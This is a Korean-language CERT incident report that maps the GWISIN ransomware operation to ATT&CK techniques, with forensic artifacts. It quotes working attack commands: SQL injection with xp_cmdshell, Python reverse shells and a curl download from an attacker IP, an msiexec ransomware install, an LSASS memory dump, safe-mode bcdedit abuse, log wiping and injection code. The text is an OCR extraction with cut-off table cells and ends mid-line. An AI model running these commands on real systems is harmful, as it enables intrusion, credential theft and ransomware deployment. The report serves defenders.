TTPs #8 : Operation GWISIN - 맞춤형 랜섬웨어 공격 전략 분석

생성일	2022년 8월 17일 오전 11:13
최종 수정일	2022년 10월 7일 오후 3:39
집필	이태우 김동욱 이슬기 윤지노 김가영
감수	신대규 본부장 심재홍 단장
contact	malcode@krcert.or.kr

1개의 속성 더 표시


- Version History
  - 2022. 9. 2. 최초 발간 (v.1.0)
  - 2022. 10. 7. 추가 분석을 통해 발견된 TTPs 추가 (v.1.1)
    - T1059.006(Command and Scripting Interpreter: Python)

- T1218.007(System Binary Proxy Execution : Msiexec)

1. Introduction

해킹 사고가 지속 발생함에 따라 보안 요구 사항은 점점 더 까다로워지고 있으며 방어 시스템의 기능은 매우 높은 수준으로 발전하고 있다. 그렇지만, 과거의 침해 사고들이 현재에도 여전히 발생하고 있으며, 방어 체계를 잘 갖춘 기업도 예외는 아니다.

사이버보안에서 유명한 고통의 피라미드(The Pyramid of Pain)는 방어자가 TTP(Tactic, Technique, Procedure)와 같은 공격자의 전략과 전술, 그리고 그 과정을 이해하고 방어 체계를 운영하는 것이 가장 효과적임을 잘 표현하고 있다. **보안은 공격자를 Tough!한 단계로 끌고 가는 것 이다.**



고통의 피라미드, David J Bianco

여전히, IoC(Indicator of Compromise, 악성IP · 악성 도메인 등 단순 지표) 기반의 방어 체계는 매우 유용하다. 다만, **공격자는 단순 지표와 관련된 공격 인프라를 쉽게 확보하고 버린다.**

TTP는 다르다. **공격자는 TTP를 쉽게 확보하거나 버릴 수 없다.** 타깃이 정해진 공격자는 타깃의 방어 환경을 무력화하기 위해 많은 시간을 들여서 TTP를 학습하고 연습한다. 그리고, 확보된 TTP를 지속 활용할 수 있는 대상들이 새로운 타깃이 된다.

공격자의 TTP는 언제나 방어 환경의 특성과 맞물려 있다. 그래서, 방어자는 방어 환경에 대해 정확히 이해하고 있어야 하며, 공격의 흐름과 과정을 패턴이나 기법이 아닌 전략·전술 관점으로 보아야 한다. **방어자의 환경과 공격자의 TTP는 함께 이야기 되어야 한다.**

TTP를 이해한 방어자는 2가지를 설명할 수 있어야 한다. '공격자의 TTP가 방어자 환경에 유효한 것인지 여부', '유효하다면 TTP를 무력화할 수 있는 방어 전략은 무엇인지'


한국인터넷진흥원(이하 KISA)은 침해사고 대응 과정을 통해 공격자의 TTP를 파악하고 있으며, 그 과정 및 대응방안을 ATT&CK Framework 기반으로 작성하여 배포한다. 보고서에 포함되어 있는 TTP와 관련된 다양한 흔적들(Artifacts)은 TTP에 대한 이해를 돕는 보조 수단일 뿐이다.

---

2. Summary

"You have been visited by GWISIN." 이라는 말과 함께 감염사실을 알리는 귀신 랜섬웨어는 여타 랜섬웨어 사고와 달리 피해기업의 비즈니스 이해도가 월등히 높고, 국내에서 널리 이용되고 있는 솔루션의 활용이 능숙하다는 차별성이 존재한다. 또한 사고분석을 지연 및 방해하기 위해 국내 수사기관을 열거하는 행위와 국내에서 사용되는 인증제도(ISMS-P)를 언급하는 등 공격자는 한국 보안 시장에 대한 지식을 보유하고 있다고 판단된다.

현재, 귀신 랜섬웨어의 실행인자 및 랜섬노트 상에 기업명이 노출되는 특수성으로 인해 정보공유가 원활하지 않고, 그로 인해 은닉된 공격자는 그들이 말하는 것처럼 귀신과 같이 다른 타겟을 공격하고 있다. KrCERT는 알음알음 파편화되어 공유되고 있는 귀신 랜섬웨어 사고를 TTP 형태로 분석하여, 사고에 대한 논의를 양지로 이끌어내고자 한다.



3. ATT&CK Matrix

Tactic	ID	Sub-technique	Descrip
Reconnaissance	T1596.005	Search Open Technical Databases : Scan Databases	외부와 집 보 수집
Initial Access	T1190	Exploit Public-Facing Application	DB 취약
Execution	T1569.002	System Services : Service Execution	서비스로 악성코드
Execution	T1059.003	Command and Scripting Interpreter : Windows Command Shell	cmd 명
Execution	T1059.006	Command and Scripting Interpreter: Python	소켓 생성
Execution	T1047	Windows Management Instrumentation	WMI 명
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	안전모드 안전모드
Persistence	T1543.004	Create or Modify System Process: Launch Daemon	데몬에 의
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	랜섬웨어
Defense Evasion	T1036.005	Masquerading : Match Legitimate Name or Location	랜섬웨어
Defense Evasion	T1055.003	Process Injection: Thread Execution Hijacking	랜섬웨어
Defense Evasion	T1070	Indicator Removal on Host	악성코드 제
Defense Evasion	T1070.001	Indicator Removal on Host : Clear Windows Event Logs	Windov
Defense Evasion	T1070.004	Indicator Removal on Host: File	악성코드

		Deletion	공격에 ㅅ
Defense Evasion	T1562.009	Impair Defenses : Safe Mode Boot	안전모드
Defense Evasion	T1218.007	System Binary Proxy Execution : Msiexec	Msiexe
Defense Evasion	T1222.002	File and Directory Permissions Modification : Linux and Mac File and Directory Permissions Modification	다운로드 보로 변경
Credential Access	T1003.001	OS Credential Dumping : LSASS Memory	LSASS
Discovery	T1046	Network Service Discovery	nmap 명 수집
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares	SMB를
Lateral Movement	T1021.006	Remote Service : Windows Remote Management	Winrm
Lateral Movement	T1072	Software Deployment Tools	Third-p
Lateral Movement	T1570	Lateral Tool Transfer	SFTP를
Command and Control	T1071.001	Application Layer Protocol : Web Protocols	웹셸을 통
Command and Control	T1090.001	Proxy : Internal Proxy	웹셸을 ㄴ
Exfiltration	T1048.003	Exfiltration Over Alternative Protocol : Exfiltration Over Unencrypted Non-C2 Protocol	웹을 통하
Impact	T1485	Data Destruction	랜섬웨어
Impact	T1489	Service Stop	랜섬웨어 실행중인
Impact	T1490	Inhibit System Recovery	볼륨쉐도
Impact	T1529	System Shutdown/Reboot	안전모드

Reconnaissance

T1596.005 Search Open Technical Databases: Scan Databases


외부에 오픈되어있는 웹서버들을 대상으로 서버 계정 등 정보 수집

```
/member/prc.php?prc_mode=prc_find_id&fdOD=2746 AND 1=1 U
NION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',t
able_name FROM information_schema.tables WHERE 2>1--/**
/; EXEC xp_cmdshell('cat ../../../etc/passwd')#
```

Initial Access

T1190 Exploit Public-Facing Application


DB 취약점을 이용하여 공격 시도. sqlinjection 과 xp_cmdshell 프로시저 활용




Execution


T1569.002 Service Execution

서비스 설치 및 실행을 통해서 OS 계정 패스워드 확보에 필요한 LSASS 메모리를 덤프하는 명령 실행





랜섬웨어를 서비스에 등록해 자동 실행 되도록 설정



T1059.003 Command and Scripting Interpreter : Windows Command Shell

DISM 명령어를 이용하여 랜섬웨어 유포에 사용할 IIS 웹서버 기능 설치

```
254504 2022-07-23 15:22:38, Info                  DISM   DISM.EXE: Executing command
254505 line: Dism  /Online /Enable-Feature /FeatureName:IIS-DefaultDocument /All
254506 2022-07-23 15:22:38, Info                  DISM   DISM Provider Store: PID=7808
254507 TID=4492 Getting Provider FolderManager - CDISMProviderStore::GetProvider
254508 2022-07-23 15:22:38, Info                  DISM   DISM Provider Store: PID=7808
254509 TID=4492 Provider has not previously been encountered.  Attempting to
```

또한 공격자가 사용한것으로 추정되는 명령어 흔적이 prepatch, SRUM 레지스트리에 존재

명령어	로그
netstat	prepatch, SRUM
wmic	prepatch, SRUM
whoami	prepatch, SRUM
quser	SRUM
msiexec	SRUM
rundll32	SRUM
reg	SRUM


T1059.006 Command and Scripting Interpreter: Python

소켓을 생성하여 외부 공격자 서버로 리버스셸 접속 시도

```
python -c 'import socket,subprocess,os;s=socket.socket(s
ocket.AF_INET,socket.SOCK_STREAM);s.connect(("158.247.22
1.23",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),
1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

T1047 Windows Management Instrumentation

공격자는 2가지 방식을 사용하여 랜섬웨어 파일을 배포하였는데 일부 윈도우시스템은 wmi 명령어를 사용하여 파일을 배포하고 일부 리눅스 및 윈도우 시스템들은 AD서버에 IIS서버를 구축하여 웹을 통해 파일 배포



키 이름	최종기록시각 (UTC+09:00)	키 경로
{45AF8F9A-33C2-4998-AA67-FA2E10386E52}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{45AF8F9A-33C2-4998-AA67-FA2E10386E52}
{46B13027-2DFD-46E1-832D-E41E2810E6E5}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{46B13027-2DFD-46E1-832D-E41E2810E6E5}
{53CB6537-BEC2-5EFE-054F-12441F10155D}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{53CB6537-BEC2-5EFE-054F-12441F10155D}
{754DE735-CCD5-46B2-8D0B-FCA8AC52C3DE}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{754DE735-CCD5-46B2-8D0B-FCA8AC52C3DE}
{71E0A338-761A-4733-9D73-D1ACF538279D}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{71E0A338-761A-4733-9D73-D1ACF538279D}
{6818D7FA-719D-470A-B379-20C8ABD8BA3B}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{6818D7FA-719D-470A-B379-20C8ABD8BA3B}
{6EE36D33-0D93-4098-8FF9-D8C5635ABEFD}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{6EE36D33-0D93-4098-8FF9-D8C5635ABEFD}
{687AE510-1C00-4108-A958-ACFA78ECCCD5}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{687AE510-1C00-4108-A958-ACFA78ECCCD5}
{7A55858E-4B38-456D-B418-093C86D92E87}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{7A55858E-4B38-456D-B418-093C86D92E87}
{61BC3BAA-C439-5E41-B843-9C2564ED57F6}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{61BC3BAA-C439-5E41-B843-9C2564ED57F6}
{63FF4FDD-4126-5B4A-763D-231C2852372C}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{63FF4FDD-4126-5B4A-763D-231C2852372C}
{724A3824-7387-449A-825E-B135F2CA4C57}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{724A3824-7387-449A-825E-B135F2CA4C57}
{72E9B8D0-434D-4F50-9DCC-E6DFC9DF2B63}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{72E9B8D0-434D-4F50-9DCC-E6DFC9DF2B63}
{6DD3A4C0-0119-5E7E-8678-76247CD32AFC}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{6DD3A4C0-0119-5E7E-8678-76247CD32AFC}
{6BF6822C-AC65-44BC-AECE-7131F4B215D6}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{6BF6822C-AC65-44BC-AECE-7131F4B215D6}
{67379E0D-4F49-43AC-8925-F41F80C3C6FD}	2022-07-24 03:00:27 Sun	HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Control₩WMI₩Autologger₩Diagtrack-Listener₩{67379E0D-4F49-43AC-8925-F41F80C3C6FD}

Persistence

T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

안전모드 부팅시 자동으로 랜섬웨어를 실행하기 위해 안전모드 관련 레지스트리(HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\[서비스명])에 랜섬웨어 등록

T1543.004 Create or Modify System Process: Launch Daemon


데몬에 의해 공격자가 정의한 스크립트를 실행

```
..service_issue().{
    ..bindres=`python -c 'import socket,subprocess,os;
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
    s.connect(("158.247.221.23", 80));
    os.dup2(s.fileno(),0);
     os.dup2(s.fileno(),1);
    os.dup2(s.fileno(),2);
    import pty;
     pty.spawn("sh")' &`..echo $bindres.
}
```

Defense Evasion

T1140 Deobfuscate/Decode Files or Information

랜섬웨어 내부의 문자열 정보를 RC4로 암호화



T1036.005 Masquerading : Match Legitimate Name or Location

랜섬웨어 파일명을 정상 파일처럼 위장하여 배포

파일명	설명
netclient_update.msi	중앙관리 솔루션 netclient 업데이트 파일명으로 위장
x64_install.msi	일반 설치파일 파일명으로 위장

T1055.003 Process Injection: Thread Execution

Hijacking

복호화한 Ramsomware 악성코드를 System32\certrep.exe에 메모리 인젝션해 실행성코드를 쓰레드에 인젝션 해 실행

```
system32_path = sub_6E181240(File_Execute_key_Buffer);// System32\*
v106 = sub_6E1815A0(system32_path, 2029348485);// certreq.exe
```

```
Allocmem = (VirtualAlloc_)(lpAddress, 0i64, size_4, 12288i64, 4);
(WriteProcessMemory)(
  lpAddress,
  Allocmem,
  DecomBuf_,
  size_4,
  0i64);
v146 = 0;
if ( (VirtualProtectEx_)(
       lpAddress,
       Allocmem,
       size_4,
       32i64,
       &v146) )
{
  v150 = 0i64;
  (RtlCreateUserThread_)(
    lpAddress,
    0i64,
    0i64,
    0i64,
    0i64,
    0i64,
    Allocmem,
    0i64,
    0i64,
    &v150);
```

T1070 Indicator Removal on Host

악성코드가 안전모드 에서 서비스로 자동실행 되도록 등록했던 레지스트리, 서비스 정보 삭제

```
if ( SMM_key[0] == 0x30 )
{
  delete_reg_6E183C60(System_SafeBoot_minimal);
  delete_reg_6E183C60(System_SafeBoot_msiServer);
  DeleteService_6E181D00(_a35f23725b5feab2);
  v69 = decode_rc4_6E183A20(byte_6E1A223C, 0x21ui64);// "/deletevalue {default} safeboot"
  (ShellExeciteA_)(0i64, "open", path_dxdiag_exe_, v69, 0i64, 0);// open C:\ProgramData\dxdiag.exe /deletevalue {default} safeboot
  (Sleep_)(2000i64);
  (DeleteFileA)(path_dxdiag_exe_);
```

T1070.001 Indicator Removal on Host : Clear Windows Event Logs

랜섬웨어가 감염된 시스템들의 이벤트 로그 삭제

Type	Event	User	Description
Information	104	₩SYSTEM	OpenSSH/Admin 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	OpenSSH/Operational 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	Setup 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	SGX/Admin 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	SGX/Diagnostic 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	SMSApi 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	Windows Networking Vpn Plugin Platform/Operational 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	Windows Networking Vpn Plugin Platform/OperationalVerbose 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	Application 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	HardwareEvents 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	Internet Explorer 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	Key Management Service 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	OAlerts 로그 파일이 삭제되었습니다.
Information	104	₩SYSTEM	System 로그 파일이 삭제되었습니다.


T1070.003 Indicator Removal on Host: Clear Command History

웹셸, 공격에 악용한 파일명 등 자신의 흔적을 숨기기 위해 로그 일부 삭제

```
sed -i '/***_group_list/d' /***/log/httpd/***_*-
access_log* sed -i '/***_group_list/d' /***/log/php/2022
/07/*.log ls -alhtr /***/log/httpd/ sed -i '/unorm/d'
/***/log/httpd/***_sub1-access_log.1 sed -i '/unorm/d'
/***/log/php/2022/07/*.log
```

T1070.004 Indicator Removal on Host: File Deletion

휴지통에 있는 파일 삭제



안전모드 부팅 관련 설정을 위해 복사했던 파일 삭제

T1562.009 Impair Defenses : Safe Mode Boot

안전모드 부팅을 통해 방어 솔루션을 무력화

안전모드 부팅을 위해 다음과 같은 명령 수행 (dxdiag.exe = bcdedit.exe)

```
C:\\ProgramData\\dxdiag.exe /set {default}
bootstatuspolicy ignoreallfailures '부팅 실패시 에러 화면 종료
C:\\ProgramData\\dxdiag.exe /set {default}
recoveryenabled No '복구모드 비활성화 C:\\ProgramData
\\dxdiag.exe /set {default} safeboot minimal '안전모드 부팅
```

악성코드를 서비스에 등록 후, 안전부팅 모드 관련 레지스트리에 악성코드를 등록해 안전모드에서 서비스가 실행 되도록 설정

HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\[ransomware]

T1218.007 System Binary Proxy Execution : Msiexec

기업 내부 서버에 랜섬웨어를 다운로드 후 SMM=1값과 회사명을 인자값으로 주어 실행

SMM값이 1일 경우 악성코드를 서비스에 등록 및 실행

```
cmd.exe /Q /c msiexec /qn /i http://[서버IP]/x64_install.msi SERIAL=[SERIAL] LICENSE=[LICENSE] ORG=*** SMM=1 TBT=[TBT] 1> \\127.0.0.1\ADMIN$\__16585*****.5687962 2 >&1
```

T1222.002 File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification

외부 C2에서 파일을 다운로드하여 정상 파일의 접근 시간, 수정 시간으로 파일 정보 수정

```
curl -o unorm_lib.php http://158.247.221.23/t.txt ls -alhtr touch -r unormlib.js unorm_lib.php && ls -alhtr
```

Credential Access

T1003.001 OS Credential Dumping : LSASS Memory

다음의 명령어를 이용하여 LSASS 프로세스의 메모리를 덤프하여 \Windows\Temp\4uZ.log 파일로 저장


```
%COMSPEC% /Q /c Cmd.ExE /Q /c for /f "tokens=1,2 delims=" ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\4uZ.log full
```

Discovery

T1046 Network Service Discovery


T1046 Network Service Discovery

거점 서버에 Nmap을 설치하여 내부 네트워크 정보 수집



nmap-5.51	₩EFI Partition @ 284145664₩usr₩share₩doc₩	2022-07-14 오후 5:25:03	2022-07-14 오후 5:25:03	2022-07-26 오후 5:20:14
COPYING	₩EFI Partition @ 284145664₩usr₩share₩doc₩nmap-5.51₩	2011-01-21 오전 9:04:16	2022-07-14 오후 5:25:03	2022-07-18 오후 12:32:44
nmap.usage.txt	₩EFI Partition @ 284145664₩usr₩share₩doc₩nmap-5.51₩	2017-03-22 오전 6:36:46	2022-07-14 오후 5:25:03	2022-07-18 오후 12:32:44
README	₩EFI Partition @ 284145664₩usr₩share₩doc₩nmap-5.51₩	2008-01-17 오후 4:22:03	2022-07-14 오후 5:25:03	2022-07-18 오후 12:32:44
nmap.1.gz	₩EFI Partition @ 284145664₩usr₩share₩man₩de₩man1₩	2017-03-22 오전 6:37:11	2022-07-14 오후 5:25:03	2022-07-18 오후 12:32:15
nmap.1.gz	₩EFI Partition @ 284145664₩usr₩share₩man₩es₩man1₩	2017-03-22 오전 6:37:11	2022-07-14 오후 5:25:03	2022-07-18 오후 12:32:18
nmap.1.gz	₩EFI Partition @ 284145664₩usr₩share₩man₩fr₩man1₩	2017-03-22 오전 6:37:11	2022-07-14 오후 5:25:03	2022-07-18 오후 12:32:18

```
covered open port 80/tcp on 172.           .Discovered open
